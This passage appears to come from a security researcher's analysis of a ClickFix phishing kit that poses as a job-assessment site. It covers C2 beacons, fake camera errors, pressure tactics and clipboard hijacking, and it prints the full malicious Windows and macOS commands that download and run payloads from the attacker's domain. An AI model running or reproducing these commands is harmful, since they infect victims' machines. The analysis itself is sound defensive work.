
Code of encrypting and sending PII to the C2 #1

Code of encrypting and sending PII to the C2 #2
Initial Telemetry (/new-load)
This is an initial beacon/telemetry endpoint. As soon as the target successfully loads the main assessment interface, this endpoint (/new-load – uS) is hit to log their system details. This tells the attackers that the target just clicked the link and opened the page, allowing them to monitor the attack in real-time. The kit bundles the encrypted campaign ID (“APP22” in this case – Yi) and the invite ID, as well as a complete browser fingerprint (OS, browser version, mobile status, screen resolution, timezone) stringified into the company field.

Initial telemetry code
Status Tracker (/video-just)
This is a status tracker. It tells the backend that the target has reached the final step of the assessment (the video recording step). It pulls the user’s name from localStorage, encrypts it, and sends it to /video-just (oS) alongside the campaign ID, invite ID, and plaintext job details. The kit doesn’t look for specific data; it just waits for a 200 OK HTTP response to confirm receipt, then updates the local UI state to proceed.

Status tracker code
Polling (/cam-check)
This acts as a polling mechanism to coordinate the fake camera error. The frontend sets up a setInterval that pings /cam-check (lS) every 2 seconds (setInterval(at, 2e3)). In simple terms, it asks the backend about when to trigger the camera error. The kit sends just the encrypted campaign ID and expects a boolean result. If the backend returns true, the frontend updates its state, which subsequently triggers the UI to render the fake “Media Access & Recording Troubleshooting” modal containing the malicious instructions. This means the attackers can manually flip a switch on their C2 panel to trigger the payload modal while watching the victim take the test.

polling code fake camera error 1

Polling code #2
Fake Feedback Form (/feedback)
This endpoint (/feedback – sS) receives data from the post-assessment survey. The frontend code hardcodes an empty string for the feedback value, meaning it doesn’t even bother sending the victim’s actual survey answers. It merely serves as a final ping to inform the attackers that the target finished everything.

Fake feedback code
Mobile Device Deflection
The threat actors introduced several other features on their panel. One example is mobile device detection. Because the final payloads are strictly desktop-based (Windows and macOS), the attackers don’t want to waste an infection chain on a mobile device where the payload cannot execute. The code actively fingerprints the browser for mobile environments and explicitly blocks the visitor. This ensures the target is sitting in front of a vulnerable desktop machine before the social engineering chain even begins, maximizing the conversion rate of the campaign.

Mobile device warning code #1

Mobile device warning code #2
Psychological Pressure
Another aspect of the panel is its ability to make the fake assessment platform feel legitimate and intimidating by monitoring the browser’s visibility state (detecting if the user switches tabs or clicks away). If the target changes tabs, it triggers an alarming modal dialog to warn them. This is pure social engineering. By convincing the target that the hiring team is likely monitoring them, it induces compliance and anxiety, making the target much more likely to blindly follow the “Camera Troubleshooting” instructions later without second-guessing it.

Tab switch warning code
The panel also relies on urgency so victims act before they think. The code dynamically pulls time limits for each question section (e.g., 10 minutes – Ty component) and renders a visual countdown clock (CS component). If the timer runs out, it forcefully auto-submits the section. It also locks the screen with a timeout modal (DS component) displaying: “Time is up! Please wait while the next section loads automatically“. This is done because urgency forces mistakes. If a candidate is already stressed by a ticking clock, they are highly susceptible to hastily copying and pasting a “fix” into their terminal to ensure they don’t fail the interview.

Visual countdown clock code
WebRTC Video Recording
The kit contains fully functional code to access the user’s webcam, record a .webm video blob using the MediaRecorder API, and upload it. The attackers built a fully functional fallback. Depending on the configuration they set in the backend, they can let a victim successfully record a video of themselves. They might use this to harvest facial data or/and voice samples for deepfakes in other campaigns like the ones with the fake meetings attributed to Bluenoroff.

WebRTC video recording code
Fake Camera Error & Payload Delivery
Faking the Camera Error
Continuing with the final ClickFix payload, as described previously, the panel periodically polls the /cam-check endpoint to determine if it’s time to trigger the fake camera error. It receives a response, which includes a state variable M, and passes this value to the video recording component as the alreadyRun property.
When the user arrives at the video recording step and clicks “Start Recording”, the ee function inside the jS component is called. The application requests camera access, but immediately intercepts it based on the backend’s instruction (alreadyRun=False). It also triggers if the user genuinely denies camera access. The function ye stops the camera tracks, and l(!0) sets openPromptModal to true meaning that the ClickFix instructions are displayed.

Fake camera error mechanism code #1

Fake camera error mechanism code #2
Rendering ClickFix & Clipboard Hijacking
Setting openPromptModal to true mounts the FS component. This component displays the fake troubleshooting instructions. It uses browser fingerprinting to determine the OS and show the corresponding decoy command. The target sees a harmless command on their screen depending on their OS (Windows or macOS) for downloading and installing graphics driver updates from legitimate sites:

ClickFix rendering code
Inside the FS component, a useEffect hook binds a listener to the browser’s copy event. If the target highlights the decoy text and copies it, the script intercepts the event and injects the malicious payload instead by concatenating the ‘echo’ decoy with the actual malicious payloads (A or ae, based on OS). Then, the target pastes the clipboard contents into their terminal. Because the attackers prefixed the payload with an echo of the decoy command, the terminal output looks exactly like what the user intended to paste, while also executing the malicious commands in parallel.
| OS | Command Visible To The Target |
|---|---|
| Windows | curl -L https://download.microsoft.com/download/graphics-driver-update.exe” -o driver-update.exe && driver-update.exe /silent |
| macOS | curl-L”https://mac.softpedia.com/driver-update.pkg”-o driver-update.pkg&&sudo installer-pkg driver-update.pkg-target/ |
Harmless commands visible to the target based on OS
| OS | Actual Command That The Target Will Paste |
|---|---|
| Windows | echo curl-L”https://download.microsoft.com/download/graphics-driver-update.exe”-o driver-update.exe&&driver-update.exe/silent& curl -k -o “%TEMP%winPatch.zip” hxxps[://]app.breezyhr[.]us/v223/mic-ap22.win && powershell -Command “Expand-Archive -Force -Path ‘%TEMP%winPatch.zip’ -DestinationPath ‘%TEMP%winPatch’” && wscript “%TEMP%winPatchstart.vbs” |
| macOS | echo ‘curl-L”https://mac.softpedia.com/driver-update.pkg”-o driver-update.pkg&&sudo installer-pkg driver-update.pkg-target/’ & curl -k -o /var/tmp/macPatch.sh hxxps[://]app.breezyhr[.]us/v223/app-ap22.mac && chmod +x /var/tmp/macPatch.sh && nohup bash /var/tmp/macPatch.sh >/dev/null/ 2>&1 & |
Actual commands that the target will paste into their terminal
Windows Attack Chain
